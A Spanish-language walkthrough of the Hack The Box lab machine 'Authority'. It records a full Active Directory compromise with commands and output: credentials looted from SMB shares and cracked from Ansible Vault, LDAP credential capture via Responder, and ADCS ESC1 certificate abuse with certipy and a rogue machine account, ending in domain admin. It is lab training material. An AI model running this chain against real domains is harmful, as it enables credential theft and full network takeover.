

Authority (HackTheBox)

Máquina: Authority

SO: Windows

IP: 10.10.11.222

Fecha: 2025-10-23

Herramientas: Ping, Nmap, Smbclient, Crackmapexec, Hashcat, Ansible2john, Ansible-Vault, Responder, Evil-WinRM, BloodHound, Certipy-ad, Impacket-AddComputer

Dificultad: Medium

Resumen

Este Writeup está basado en la máquina Authority de Hack The Box Labs.

Durante la explotación de este sistema veremos varios vectores de ataque.

Empezaremos con una buena enumeración de usuarios y credenciales.


Usaremos los datos obtenidos de la enumeración para interceptar la credencial de un usuario del sistema, y terminaremos aumentando privilegios a través de certificados.

Al final veremos que no son las ACLs las que se comprometen, sino la creación de usuarios de dominio y los permisos de certificados.

Proceso

1. Enumeración

Empezamos enumerando la máquina con la herramienta "ping". En esta podemos identificar un TTL de 127(+1), lo que sugiere que es un Windows.



```
(root@kali)-[/home/kali/Desktop/Workstation]
# ping 10.10.11.222 -c 4
PING 10.10.11.222 (10.10.11.222) 56(84) bytes of data.
64 bytes from 10.10.11.222: icmp_seq=1 ttl=127 time=41.6 ms
64 bytes from 10.10.11.222: icmp_seq=2 ttl=127 time=41.2 ms
64 bytes from 10.10.11.222: icmp_seq=3 ttl=127 time=41.7 ms
64 bytes from 10.10.11.222: icmp_seq=4 ttl=127 time=41.7 ms

— 10.10.11.222 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3045ms
rtt min/avg/max/mdev = 41.197/41.548/41.723/0.209 ms
```

Parámetros:

- -c: Cantidad de paquetes que queremos enviar

A continuación usamos la herramienta "Nmap" para identificar puertos y sus versiones.

Puertos TCP:

```
(root@kali)-[/home/kali/Desktop/Workstation]
# nmap -sS -n -Pn -p- --min-rate 5000 --disable-arp-ping --reason -oN puertos.txt 10.10.11.222
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-23 10:33 CEST
Nmap scan report for 10.10.11.222
Host is up, received user-set (0.11s latency).
Not shown: 65507 closed tcp ports (reset)
PORT      STATE SERVICE      REASON
53/tcp    open  domain       syn-ack ttl 127
80/tcp    open  http         syn-ack ttl 127
88/tcp    open  kerberos-sec syn-ack ttl 127
135/tcp   open  msrpc        syn-ack ttl 127
139/tcp   open  netbios-ssn  syn-ack ttl 127
389/tcp   open  ldap         syn-ack ttl 127
445/tcp   open  microsoft-ds syn-ack ttl 127
464/tcp   open  kpasswd5     syn-ack ttl 127
593/tcp   open  http-rpc-epmap syn-ack ttl 127
636/tcp   open  ldapssl      syn-ack ttl 127
3268/tcp  open  globalcatLDAP syn-ack ttl 127
3269/tcp  open  globalcatLDAPssl syn-ack ttl 127
5985/tcp  open  wsman        syn-ack ttl 127
8443/tcp  open  https-alt    syn-ack ttl 127
9389/tcp  open  adws         syn-ack ttl 127
47001/tcp open  winrm        syn-ack ttl 127
```

Parámetros:

- -sS: Syn-Scan, usa solo la primera fase del 3WayHandshake
- -n: Evitamos hacer DNS Resolution
- -Pn: Evitamos hacer Host Discovery
- --min-rate 5000: Usamos un elevado número de paquetes para ir más rápido, muy agresivo
- --disable-arp-ping: Evitamos ARP Discovery
- --reason: Estado del puerto
- -oN: Salida normal de Nmap

Puertos UDP:

```
(root@kali)-[/home/kali/Desktop/Workstation]
# nmap -sU -n -Pn -p- --min-rate 5000 --disable-arp-ping --reason -oN puertosU.txt 10.10.11.222
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-23 10:33 CEST
Warning: 10.10.11.222 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.11.222
Host is up, received user-set (0.046s latency).
Not shown: 65386 open|filtered udp ports (no-response), 145 closed udp ports (port-unreach)
PORT      STATE SERVICE      REASON
53/udp    open  domain       udp-response ttl 127
88/udp    open  kerberos-sec udp-response ttl 127
123/udp   open  ntp          udp-response ttl 127
389/udp   open  ldap         udp-response ttl 127
```

Parámetros:

- -sU: UDP-Scan

Versiones:

```
(root@kali)-[/home/kali/Desktop/Workstation]
# nmap -sCV -O -p53,80,88,135,389,445,464,593,636,3268,3269,5985,9389,47001 -oN versiones.txt 10.10.11.222
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-23 10:35 CEST
Nmap scan report for 10.10.11.222
Host is up (0.052s latency).

PORT      STATE SERVICE      VERSION
53/tcp    open  domain       (generic dns response: SERVFAIL)
| fingerprint-strings:
|   DNS-SD-TCP:
|   _services
|   _dns-sd
|   _udp
|_  local
80/tcp    open  http         Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_  http-title: IIS Windows Server
|_  http-server-header: Microsoft-IIS/10.0
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2025-10-23 12:35:23Z)
135/tcp   open  msrpc        Microsoft Windows RPC
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: authority.htb, Site: Default-First-S
ite-Name)
| ssl-cert: Subject:
| Subject Alternative Name: othername: UPN:AUTHORITY$@htb.corp, DNS:authority.htb.corp, DNS:htb.corp, DNS:HTB
```

(SNIP...)

Parámetros:

- -sCV: Ejecutar Script Default e identificar versiones
- -O: Aproximación de Sistema Operativo

Se identificaron varios usuarios usando "guest" con la herramienta "crackmapexec".

```
(root@kali)-[/home/kali/Desktop/Workstation]
# crackmapexec smb 10.10.11.222 -u guest -p "" --rid-brute | grep SidTypeUser | cut -f2 -d'\ ' | cut -f1 -d'('
Administrator
Guest
krbtgt
AUTHORITY$
svc_ldap
```

También se identificaron varios directorios públicos en SMB de forma anónima.

```
(root@kali)-[/home/kali/Desktop/Workstation]
# smbclient -N -L //10.10.11.222

Sharename      Type           Comment
-----
ADMIN$         Disk           Remote Admin
C$             Disk           Default share
FileSrv        Disk           File Server
Department Shares Disk           Department Shares
Development    Disk           Development
IPC$           IPC            Remote IPC
NETLOGON       Disk           Logon server share
SYSVOL         Disk           Logon server share
```

Department Shares no fue accesible sin usuario

Se procedió a descargar todos los ficheros y subdirectorios de "Development".

```
(root@kali)-[/home/kali/Desktop/Workstation]
# smbclient -N //10.10.11.222/Development
Try "help" to get a list of possible commands.
smb: \> recurse ON
smb: \> prompt OFF
smb: \> mget *
```

A continuación se enumeró usuarios/contraseñas, y posibles contraseñas.

```
username="admin" password="T0mc@tAdmin"
username="robot" password="T0mc@tR00t"
ansible_password: Welcome1
ca_passphrase: SuP3rS3creT
# passphrase: S3creT
system_ldap_bind_password: sunrise
pwm_admin_login: !vault |
    $ANSIBLE_VAULT;1.1;AES256
    32666534386435366537653136663731633138616264323230383566333966346662313161326239
    6134353663663462373265633832356663356239383039640a346431373431666433343434366139
    35653634376333666234613466396534343030656165396464323564373334616262613439343033
    6334326263326364380a653034313733326639323433626130343834663538326439636232306531
    3438
pwm_admin_password: !vault |
    $ANSIBLE_VAULT;1.1;AES256
    31356338343963323063373435363261323563393235633365356134616261666433393263373736
    3335616263326464633832376261306131303337653964350a363663623132353136346631396662
    38656432323830393339336231373637303535613636646561653637386634613862316638353530
    3930356637306461350a316466663037303037653761323565343338653934646533663365363035
    6531
ldap_uri: ldap://127.0.0.1/
ldap_base_dn: "DC=authority,DC=htb"
ldap_admin_password: !vault |
    $ANSIBLE_VAULT;1.1;AES256
    63303831303534303266356462373731393561313363313038376166336536666232626461653630
    3437333035366235613437373733316635313530326639330a643034623530623439616136363563
    34646237336164356438383034623462323531316333623135383134656263663266653938333334
    3238343230333633350a646664396565633037333431626163306531336336326665316430613566
    3764
```

2. Explotación

Lo primero que haremos será ver si podemos acceder a las contraseñas del gestor de contraseñas.

```
(root@kali)-[/home/kali/Desktop/Workstation]
# ansible-vault decrypt pwm_admin_login.txt
Vault password:
```

Y como era de esperar nos pide una contraseña.

Con la herramienta "ansible2john" convertimos el formato en algo rompible.

```
(root@kali)-[/home/kali/Desktop/Workstation]
# ansible2john ldap_admin_password.txt pwm_admin_login.txt pwm_admin_password.txt
ldap_admin_password.txt:$ansible$0*0*c08105402f5db77195a13c1087af3e6fb2bdae60473056b5a477731f51502f93*dfd9eec07341b
13c62fe1d0a5f7d*d04b50b49aa665c4db73ad5d8804b4b2511c3b15814ebcf2fe98334284203635
pwm_admin_login.txt:$ansible$0*0*2fe48d56e7e16f71c18abd22085f39f4fb11a2b9a456cf4b72ec825fc5b9809d*e041732f9243ba048
2d9cb20e148*4d1741fd34446a95e647c3fb4a4f9e4400eae9dd25d734abba49403c42bc2cd8
pwm_admin_password.txt:$ansible$0*0*15c849c20c74562a25c925c3e5a4abafd392c77635abc2ddc827ba0a1037e9d5*1dff07007e7a25
e94de3f3e605e1*66cb125164f19fb8ed22809393b1767055a66deae678f4a8b1f8550905f70da5
(root@kali)-[/home/kali/Desktop/Workstation]
# hashcat ldap_admin_password.hash --identify --username
The following hash-mode match the structure of your input hash:

# | Name | Category
+-----+-----+
16900 | Ansible Vault | Password Manager
```


Y con "hashcat" descriptamos la contraseña:

```
$ansible$0*0*15c849c20c74562a25c925c3e5a4abafd392c77635abc2ddc827ba0a1037e9d5*1dff07007e7a25e438e94de3f3e605e1*66cb  
125164f19fb8ed22809393b1767055a66deae678f4a8b1f8550905f70da5:!@#$$%^&*  
$ansible$0*0*2fe48d56e7e16f71c18abd22085f39f4fb11a2b9a456cf4b72ec825fc5b9809d*e041732f9243ba0484f582d9cb20e148*4d17  
41fd34446a95e647c3fb4a4f9e4400eae9dd25d734abba49403c42bc2cd8:!@#$$%^&*  
$ansible$0*0*c08105402f5db77195a13c1087af3e6fb2bdae60473056b5a477731f51502f93*dfd9eec07341bac0e13c62fe1d0a5f7d*d04b  
50b49aa665c4db73ad5d8804b4b2511c3b15814ebcf2fe98334284203635:!@#$$%^&*
```

Podemos ver que todas eran la misma contraseña, procedemos a descriptarlas.

```
(root@kali)-[/home/kali/Desktop/Workstation]  
# cat pwm_admin_login.txt  
svc_pwm  
  
(root@kali)-[/home/kali/Desktop/Workstation]  
# cat pwm_admin_password.txt  
pWm_@dm!N_!23  
  
(root@kali)-[/home/kali/Desktop/Workstation]  
# cat ldap_admin_password.txt  
DevT3st@123
```


Por ahora tenemos un gran listado de contraseñas y un Usuario/Credencial.

Hemos enumerado todos los servicios del sistema menos el servicio web del puerto 8443.

Por lo tanto, ahora enumeraremos y atacaremos el servicio Web.


Anotación: Se encontró de forma pública la versión "PWM v2.0.3" además de usuarios como "svc_ldap" y "svc_pwm".

Lo primero que se hizo fue Web Fuzzing, pero no obtuvimos nada valioso, por lo que iniciamos dentro del programa con "svcpwm" y "pWm@dm!N_!23".



Se identificó en "LDAP -> LDAP Directories -> default -> Connection" la posibilidad de poder ejecutar una conexión a LDAP.

Por lo tanto se modificó el LDAP URL para interceptar la credencial del usuario.



Se usó el puerto 389 y no el 636 para no usar encriptación durante la transmisión

Credencial interceptada:

```
(root@kali)-[/home/kali/Desktop/Workstation]
# responder -I tun0
[LDAP] Cleartext Client : 10.10.11.222
[LDAP] Cleartext Username : CN=svc_ldap,OU=Service Accounts,OU=CORP,DC=authority,DC=htb
[LDAP] Cleartext Password : lDaP_1n_th3_cle4r!
```

```
(root@kali)-[/home/kali/Desktop/Workstation/tmp]
# evil-winrm -i 10.10.11.222 -u svc_ldap -p 'lDaP_1n_th3_cle4r!'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation
module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com
on

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc_ldap\Documents> dir
```

Con el nuevo Usuario/Credencial no se encontró nada.

El directorio 'Department Shares' de SMB está vacío.

Solo se encontró que el usuario "svc_ldap" puede crear 10 cuentas de dominio.

```
*Evil-WinRM* PS C:\Users\svc_ldap\Documents> Get-DomainObject -Identity 'DC=AUTHORITY,DC=HTB' | select ms-ds-machineaccountquota

ms-ds-machineaccountquota
10
```

Importante para más adelante

Por lo que se optó a revisar reglas ACLs a través de BloodHound.

```
(root@kali)-[/home/kali/Desktop/Workstation]
# bloodhound-python -u 'svc_ldap' -p 'lDaP_1n_th3_cle4r!' -d authority.htb -ns 10.10.11.222 -c All --zip
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: authority.htb
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (authority
.authority.htb:88)] [Errno -2] Name or service not known
INFO: Connecting to LDAP server: authority.authority.htb
WARNING: LDAP Authentication is refused because LDAP signing is enabled. Trying to connect over LDAPS instead...
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: authority.authority.htb
WARNING: LDAP Authentication is refused because LDAP signing is enabled. Trying to connect over LDAPS instead...
INFO: Found 5 users
INFO: Found 52 groups
INFO: Found 3 gpos
INFO: Found 3 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: authority.authority.htb
INFO: Done in 00M 13S
INFO: Compressing output into 20251023133753_bloodhound.zip
```

3. Post-Explotación

Se han identificado entidades de certificados en este entorno AD.

Podría ser un nuevo vector de ataque, por lo que se revisará con cautela.



Se identificó un Certificado vulnerable "CorpVPN" accesible desde "Domain Computers".

```

(root@kali)-[/home/kali/Desktop/Workstation]
# certipy-ad find -dc-ip 10.10.11.222 -u svc_ldap -p 'lDaP_1n_th3_cle4r!' -stdout -vulnerable
Certipy v5.0.2 - by Oliver Lyak (ly4k)

Template Name           : CorpVPN
Display Name            : Corp VPN
Certificate Authorities  : AUTHORITY-CA
Enrollment Rights       : AUTHORITY.HTB\Domain Computers
                        : AUTHORITY.HTB\Domain Admins
                        : AUTHORITY.HTB\Enterprise Admins
ESC1                    : Enrollee supplies subject and template allows client authentication.
  
```

Como no tenemos acceso con este usuario, usaremos "svc_ldap" para crear un usuario que sí pueda tener acceso a este certificado.

```

(root@kali)-[/home/kali/Desktop/Workstation]
# impacket-addcomputer authority.htb/svc_ldap:'lDaP_1n_th3_cle4r!' -dc-ip 10.10.11.222 -method LDAPS -computer-name UsuarioFalso -computer-pass 'lDaP_1n_th3_cle4r!'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Successfully added machine account UsuarioFalso$ with password lDaP_1n_th3_cle4r!.
  
```

Con este nuevo usuario podemos pedir el UPN de administrador.

```

(root@kali)-[/home/kali/Desktop/Workstation]
# certipy-ad req -username 'UsuarioFalso$' -password 'lDaP_1n_th3_cle4r!' -ca 'AUTHORITY-CA' -dc-ip 10.10.11.222 -template CorpVPN -upn administrator@authority.htb
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 3
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@authority.htb'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
  
```

Ahora intentamos obtener el HASH del administrador a través de un TGT, pero al hacerlo veremos que no funciona la autenticación de kerberos con certificados.

```
(root@kali)-[/home/kali/Desktop/Workstation]
# certipy-ad auth -dc-ip '10.10.11.222' -pfx 'administrator.pfx' -username 'administrator' -domain 'authority.htb'
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*] SAN UPN: 'administrator@authority.htb'
[*] Using principal: 'administrator@authority.htb'
[*] Trying to get TGT...
[-] Got error while trying to request TGT: Kerberos SessionError: KDC_ERR_PADATA_TYPE_NOSUPP(KDC has no support for padata type)
```

Por lo tanto haremos Pass-The-Cert autenticando LDAP con el UPN de administrador, y otorgando privilegios Administrador al usuario "svc_ldap".

```
(root@kali)-[/home/kali/Desktop/Workstation]
# certipy-ad auth -dc-ip '10.10.11.222' -pfx 'administrator.pfx' -username 'administrator' -domain 'authority.htb' -ldap-shell
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*] SAN UPN: 'administrator@authority.htb'
[*] Connecting to 'ldaps://10.10.11.222:636'
[*] Authenticated to '10.10.11.222' as: 'u:HTB\Administrator'
Type help for list of commands

# add_user_to_group svc_ldap administrators
Adding user: svc_ldap to group Administrators result: OK
```

De tal forma, que ahora "svc_ldap" acaba siendo administrador del sistema. Y tenemos control total del dominio.

```
*Evil-WinRM* PS C:\Users\svc_ldap\Documents> net user svc_ldap
User name                svc_ldap
Full Name
Comment
User's comment           Scripts
Country/region code      000 (System Default)
Account active            Yes
Account expires           Never

Password last set        8/10/2022 9:29:31 PM
Password expires         Never
Password changeable      8/11/2022 9:29:31 PM
Password required         Yes
User may change password  Yes

Workstations allowed     All
Logon script
User profile
Home directory
Last logon               10/23/2025 11:05:18 AM

Logon hours allowed      All

Local Group Memberships  *Administrators          *Remote Management Use
Global Group memberships *Domain Users

The command completed successfully.
```

Conclusiones

Al haber finalizado esta máquina de dificultad Medium, podemos llegar a muchas conclusiones, tanto buenas como malas.

Empezaremos por los puntos flojos.

1. Carpetas con ficheros sensibles expuestos públicamente
2. Gestor de contraseñas con encriptación débil
3. Creación de cuentas de dominio innecesarias
4. Certificados fáciles de comprometer

A continuación situaremos los puntos buenos de la máquina.

1. Credenciales complejas
2. Las reglas ACLs no han comprometido el sistema
3. No se encontraron versiones vulnerables